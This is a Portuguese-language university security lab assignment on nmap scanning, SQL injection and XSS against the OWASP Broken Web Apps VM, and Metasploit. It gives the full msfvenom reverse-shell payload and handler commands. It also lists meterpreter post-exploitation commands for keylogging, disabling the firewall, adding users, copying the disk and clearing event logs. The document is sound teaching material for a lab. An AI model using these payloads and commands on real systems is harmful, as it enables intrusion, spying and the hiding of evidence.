UNIVERSIDADE FEDERAL DE SANTA CATARINA
CENTRO TECNOLÓGICO
DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA

Disciplina: INE 5680 – Segurança da Informação e de Redes
Professora: Carla Merkle Westphall

TODAS AS QUESTÕES DEVEM SER FEITAS e COLOCADAS NO RELATÓRIO. QUESTÕES INDICADAS COM (APRESENTAÇÃO) DEVEM SER APRESENTADAS. As questões apresentadas tem peso maior na tarefa.

Tarefa Prática – Nmap, Web, Metasploit

PARTE 1. NMAP

O nmap é uma ferramenta de varredura de portas (*port scanner*) bastante utilizada. É muito útil para testes de rede e detecção de problemas, mas também muito utilizada como ferramenta de ataque (pois permite o mapeamento dos serviços remotos). Deve ser utilizada somente na rede sob sua jurisdição, pois seu uso pode ser visto como uma tentativa de ataque por parte de outro administrador.

Além da detecção de portas abertas, o nmap usa técnicas de "*TCP/IP Fingerprinting*" para tentar detectar diversos outros aspectos de uma máquina remota. O "*TCP/IP Fingerprinting*" consiste de coleta de atributos obtidos pelas implementações durante a comunicação com as máquinas remotas considerando as camadas do protocolo (TCP, IP). Cada implementação do protocolo TCP/IP em cada sistema operacional define valores diferentes para vários parâmetros: tamanho inicial do pacote, TTL inicial, tamanho da janela, tamanho máximo do segmento e outros. Assim, com as respostas dos valores default, o nmap consegue descobrir:

- Versão do sistema operacional
- *Uptime* da máquina: mede desde quando a máquina está funcionando
- Informações adicionais a respeito dos serviços em execução

Várias opções do nmap consideram os pacotes SYN, ACK/SYN e ACK que são trocados entre duas partes para o estabelecimento de uma conexão TCP/IP (Figura 1).
Veja a explicação do estabelecimento da conexão no site: (http://pt.wikipedia.org/wiki/Transmission_Control_Protocol#Estabelecimento_da_liga.C3.A7.C3.A3o).

Handshake do TCP/IP

```
A → B: SYN; meu número é X
B → A: ACK; agora X+1
       SYN; meu número é Y
A → B: ACK; agora Y+1
       (inicia a conversa)
```

Figura 1 – Handshake do TCP/IP

Sintaxe geral:

`nmap [Tipos de Scan] [Opções] {especificação do alvo}`

Alguns exemplos de utilização do nmap:

```
nmap scanme.nmap.org
nmap –sP www.inf.ufsc.br
```

Sinopse de algumas opções do nmap:

-s<tipo>	Tipo de varredura usada. Algumas varreduras procuram evitar que o sistema destino registre as tentativas de acesso. Tipos: S(SYN), T(Connect), A(ACK), W(Windows), U(UDP), N(Null), F(FIN), X(Xmas), I(Idle), Y(SCTP), O(protocolo IP).
-sS	Varredura TCP SYN. Ativa o scan do tipo "Stealth SYN Scan", onde a conexão não chega a ser completada para que a porta seja testada. Esse tipo de scan é mais difícil de ser detectado.
-sT	Varredura TCP Connect. Usa conexões TCP. Essa forma é muito fácil de ser identificada por firewalls e IDS.
-sV	Ativa o scan do tipo detecção de serviços, onde é detectada a versão do serviço em execução em cada porta aberta. Esse scan envolve um conexão TCP completa, portanto fica registrado nos logs da máquina remota.
-sP	*Somente* executa um scan usando o ping (descoberta de hosts), e então mostra os hosts disponíveis que responderam ao scan.
-PO	Realiza a varredura da máquina mesmo que ela não responda ao ping, sendo útil em servidores que estão sendo filtrados por firewalls. Vê se o host está "vivo", sem usar o "ping". A opção –P0 (o 0 é um zero) diz ao nmap para fazer um scan do endereço IP desconsiderando se o IP permite tráfego do protocolo Internet Control Message Protocol (ICMP).
-O	Ativa detecção de versão do sistema operacional e uptime.
-p <portas>	Especifica uma lista (separada por vírgulas) ou um intervalo de portas a ser varrido. Exemplo: 22,25,1024-2000,5499.
-v	Modo "verboso", mostra informações adicionais, geralmente úteis.
-A	Detecta versão de SO, usa script de scanning e traceroute.
-T4	Execução mais rápida.

Tabela 1 – Opções de uso do nmap

Nas referências você encontra uma lista de locais para procurar os significados de outras opções dos comandos: Guia de referência do nmap em http://nmap.org/man/pt_BR/, Exemplos de comandos com suas explicações em http://nmap.org/man/pt_BR/man-examples.html, Explicações sobre opções em http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas e também no documento disponível em http://www.hackerhighschool.org/lessons/HHS_en5_System_Identification.v2.pdf. Você também pode usar o comando "`man nmap`" no terminal Linux da Kali para descobrir o significado das opções de uso do programa.

***** Usando o NMAP

Copie e cole screenshots (pedaços) de telas obtidas na execução dos comandos.
Explique brevemente a saída obtida em cada um dos comandos das questões 1, 2, 3, 4.

Questão 1. `nmap –sS -O 10.1.2.6 (IP da máquina Owasp Broken, o seu IP pode ser diferente)`

Questão 2. `nmap -sTV -Pn -n --top-ports 10 --reason -oA saidanmap 10.1.2.6 (IP da máquina Owasp Broken)`

Questão 3. (APRESENTAÇÃO) Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

Questão 4. Responda:

a. Qual a diferença entre um scan de conexão TCP e um SYN scan ?
b. Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?

PARTE 2. OWASP – Vulnerabilidades em Aplicações Web

A máquina OWASP Broken Web Applications é uma máquina com várias aplicações web vulneráveis já instaladas que podem ser usadas para testes de segurança: OWASP Mutillidae II, Damn Vulnerable Web Application, WackoPicko e outras (https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project).
Acesse o browser na máquina Kali ou o browser na sua máquina real e digite o IP da máquina OWASP (no exemplo da figura 2 o IP é 10.1.2.6). Você não pode ter um servidor web sendo executado na sua máquina real.

Mutillidae II é uma aplicação web open source criada por Jeremy Druin que está propositalmente vulnerável para ser usada em treinamentos de segurança. A aplicação Mutillidae II, versão 2.6.24, está instalada na máquina OWASP Broken, porém possui suporte apenas para teste da lista de vulnerabilidades TOP TEN do ano de 2013 (figura 3). A versão 2.7.9 já possui suporte para testes da lista de vulnerabilidades TOP TEN do ano de 2017 (figura 3) (https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf).



Figura 2 – Lista de aplicações vulneráveis da máquina OWASP Broken.

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figura 3 – Lista TOP TEN de vulnerabilidades – mudanças entre 2013 e 2017.

A figura 4 mostra uma tela com Mutillidae II 2017.



Figura 4 – Tela Web Mutillidae II acessada pelo browser.

O documento do instituto SANS, disponível no link https://www.sans.org/reading-room/whitepapers/testing/paper/34380 , explica na seção 4.2 como usar a aplicação Mutillidae para realizar o ataque de injeção de SQL (SQL Injection).

Questão 5. Faça:

a. Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site http://IP da Owasp Broken/mutillidae/ e **clique em Login** (ver figura 5). No campo Username, digite a string

   ‘ or 1=1 -- (tem espaço no final, depois dos tracinhos. Confira o caractere de aspas simples). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.

b. Clique em Logout. Repita a inserção da mesma string da questão anterior no seguinte link: http://IP da Owasp Broken/mutillidae/index.php?page=user-info.php. Copie e cole um screenshot da execução de um experimento.

c. Explique o resultado obtido e a vulnerabilidade explorada nos experimentos (pesquise no documento do TOP 10 da OWASP: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf).

d. O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Figura 5 – Opção Login da Mutillidae II.

Questão 6. (APRESENTAÇÃO) Você deve usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta (veja figura 6). Faça:

a. Para instalar a ferramenta OWASP ZAP (Zed Attack Proxy), execute os seguintes comandos no terminal:
   i. sudo su
   ii. Digite a senha "kali"
   iii. apt-get update
   iv. apt-get install zaproxy

b. Depois de instalada, acesse no menu *Kali-Linux -> 03 - Web Applications Analysis -> owasp-zap*.
c. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta (veja figura 6). Clique em *Automated Scan*. Coloque a URL da aplicação – http://IP da OWASP/WackoPicko - e clique em "Attack". A análise básica é iniciada. É rápido (máximo 5 minutos) e você deve salvar o relatório gerado ao final do processo (opção *Report -> Generate HTML Report*). Os alertas (aba *Alerts*) vão listando as vulnerabilidades encontradas. Na aba *Active Scan* é possível ver os requests sendo enviados.
d. Comente o experimento e alguns dos resultados alcançados. Abra o relatório para ajudar.
e. Abra o relatório gerado. Verifique como é possível fazer o "ataque" de Cross-Site Scripting Reflected conforme descrito no relatório. **Mostre com screenshots e explique o ataque** de Cross-Site Scripting (Reflected) (**copie e cole os links e entradas sugeridas no browser e a saída na tela é o "ataque"**). Você deve executar o ataque e mostrar com screenshots!
f. Envie no moodle, além das respostas desta tarefa, o arquivo do relatório do experimento (salve em formato html).



Figura 6 – Usando OWASP ZAP na aplicação WackoPicko.

PARTE 3. Metasploit

Exploit significa explorar e no contexto de segurança é um código executável que explora falhas de segurança causadas por erros de programação. Atualmente, os *exploits* são diariamente criados e divulgados pela comunidade. O uso de *exploits* pode servir para ataques maliciosos, mas também pode divulgar vulnerabilidades para a melhoria das configurações dos ambientes e softwares.

O Metasploit (http://rapid7.com/metasploit) é um framework específico para testes de penetração. Um teste de penetração (*penetration test* ou *pentest*) é uma busca e identificação de vulnerabilidades em uma rede ou sistema computacional.

O Metasploit é uma ferramenta bastante utilizada porque possui diversos *plugins* para exploração de vulnerabilidades de forma simples, que são atualizados constantemente. Inclui programas de apoio, bibliotecas e uma linguagem de script, entre outros softwares.

O Kali-Linux já tem o Metasploit no menu (figura 7).



Figura 7 – Metasploit no Kali-Linux.

Os principais comandos do msconsole (console do metasploit) são descritos na referência [2].

A partir do levantamento de vulnerabilidades podem ser usados *exploits* para executar um ataque. O payload é um código que o computador da vítima irá executar através do metasploit. Um shellcode é um pequeno pedaço de código que pode ser usado como payload.

Quando se carrega o metasploit, pode-se observar que existe uma biblioteca de exploits, módulos auxiliares e payloads disponíveis (figura 8).

Figura 8 – Número de exploits, auxiliary e payloads no Metasploit do Kali-Linux 2020-1.

Preparando o Metasploit no Kali-Linux ou Carregando os serviços do Metasploit

No menu do Kali-Linux 2020-1 escolha a opção do menu: **Applications -> 8-Exploitation Tools -> Metasploit framework**.

Essa operação atualiza e inicia serviços.

A carga do metasploit framework sempre deve ser feita assim:

- menu Kali Applications -> 8-Exploitation Tools -> Metasploit framework.

Se for carregado corretamente, o metasploit carrega a tela da figura 8.

***** Usando o Metasploit para criar conexão entre Owasp Broken e Kali Linux

Nesta parte da tarefa você vai gerar um código malicioso chamado *shell.elf* que deve ser executado na máquina Owasp Broken. Na máquina Kali, será usado o metasploit para executar um outro código. Através dessas execuções, será estabelecida uma conexão entre as duas máquinas. Digite os comandos abaixo. **Copie e cole os screenshots que contenham os IPs e o horário das conexões quando possível, para documentar a execução de cada passo** no relatório da tarefa ao realizar o experimento (questão 7).

Questão 7. (APRESENTAÇÃO) **Copie e cole o screenshot** da sua tela ao realizar cada passo dos experimentos apresentados a seguir (Passo 1, Passo 2, etc).
Depois, explique o experimento:

a. O que foi criado no passo 1? Pesquise para responder!
b. Qual a vulnerabilidade explorada?
c. O que é o meterpreter?
d. O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help ou listados na Figura 10 e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.

Passos da questão 7

Passo 1. Criar payload: abra um terminal na máquina Kali e digite o comando abaixo para criar o arquivo malicioso shell.elf. Este arquivo será colocado e executado na máquina Owasp Broken:

```
root@kali:~# msfvenom   -p linux/x86/meterpreter/reverse_tcp LHOST=IP DA KALI LPORT=4444 -f elf > shell.elf
```

Saída obtida na execução do comando:

```
root@kali:/home/kali# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.1.2.6 LPORT=4444 -f elf > shell.el
f
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Passo 2. Colocar o arquivo shell.elf na máquina Owasp Broken usando o sftp (secure ftp). Digite os comandos em negrito. Lembre que a **senha** da máquina Owasp Broken é **owaspbwa**.

```
root@kali:~/Documents# sftp IP DA OWASP Broken
root@10.1.2.6's password:
Connected to 10.1.2.6.
sftp> put shell.elf
Uploading shell.elf to /root/shell.elf
shell.elf                                     100%  207    22.7KB/s   00:00
sftp> exit
root@kali:~/Documents#
```

Passo 3. Executar o ssh na Kali, trocar permissão do arquivo e executar o arquivo:

```
root@kali:~/Documents# ssh IP DA OWASP Broken
root@10.1.2.6's password:
```

Digitar a senha…

Trocar a permissão: `root@owaspbwa:~# chmod ugo+x shell.elf`

Passo 4. Carregar o metasploit na Kali: **menu Kali Applications -> 8-Exploitation Tools -> Metasploit framework**. Digitar os seguintes comandos para executar o exploit na Kali:

```
msf > use exploit/multi/handler
msf exploit(multi/handler)> set payload linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler)> set LHOST IP DA KALI
msf exploit(multi/handler)> set LPORT 4444
msf exploit(multi/handler)> run
```

Passo 5. Agora, na máquina Owasp Broken, executar o arquivo malicioso: `root@owaspbwa:~# ./shell.elf`

Deve ser aberta uma conexão TCP entre a máquina Owasp Broken e a máquina Kali Linux. O shell meterpreter deve aparecer na máquina Kali, como mostra a figura 9. Normalmente na primeira vez o shell meterpreter aparece. Aproveite para digitar dois comandos e obter as telas dos experimentos.

Obs.: Caso o shell meterpreter não apareça (meterpreter >), uma sugestão é reiniciar as máquinas.



Figura 9 – Resultado do experimento.

Promovendo privilégios	meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid
Levantando informações	meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list
Desativando firewall	meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit
Capturando tela	meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espia meterpreter > screenshot meterpreter > screengrab
Ativando keylogger	meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop
Enumerando informações	meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool
Injetando informações nos arquivos de hosts do Windows	meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts
Realizando varredura na rede do alvo	meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO>
Criando usuário	meterpreter > shell C:\Windows\System32> net user marcos changeme /add C:\Windows\System32> net user C:\Windows\System32> exit
Baixando o HD da máquina alvo	meterpreter > download -r c:\\
Enviando arquivo para o alvo	meterpreter > upload /root/tcpdump.exe c:\\windows\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\saida.pcap
Apagando rastro	meterpreter > clearev

Figura 10 – Opções do meterpreter [3] [5] [6].

Referências:

1. Metasploit: http://www.metasploit.com/
2. Comandos Metasploit: http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands
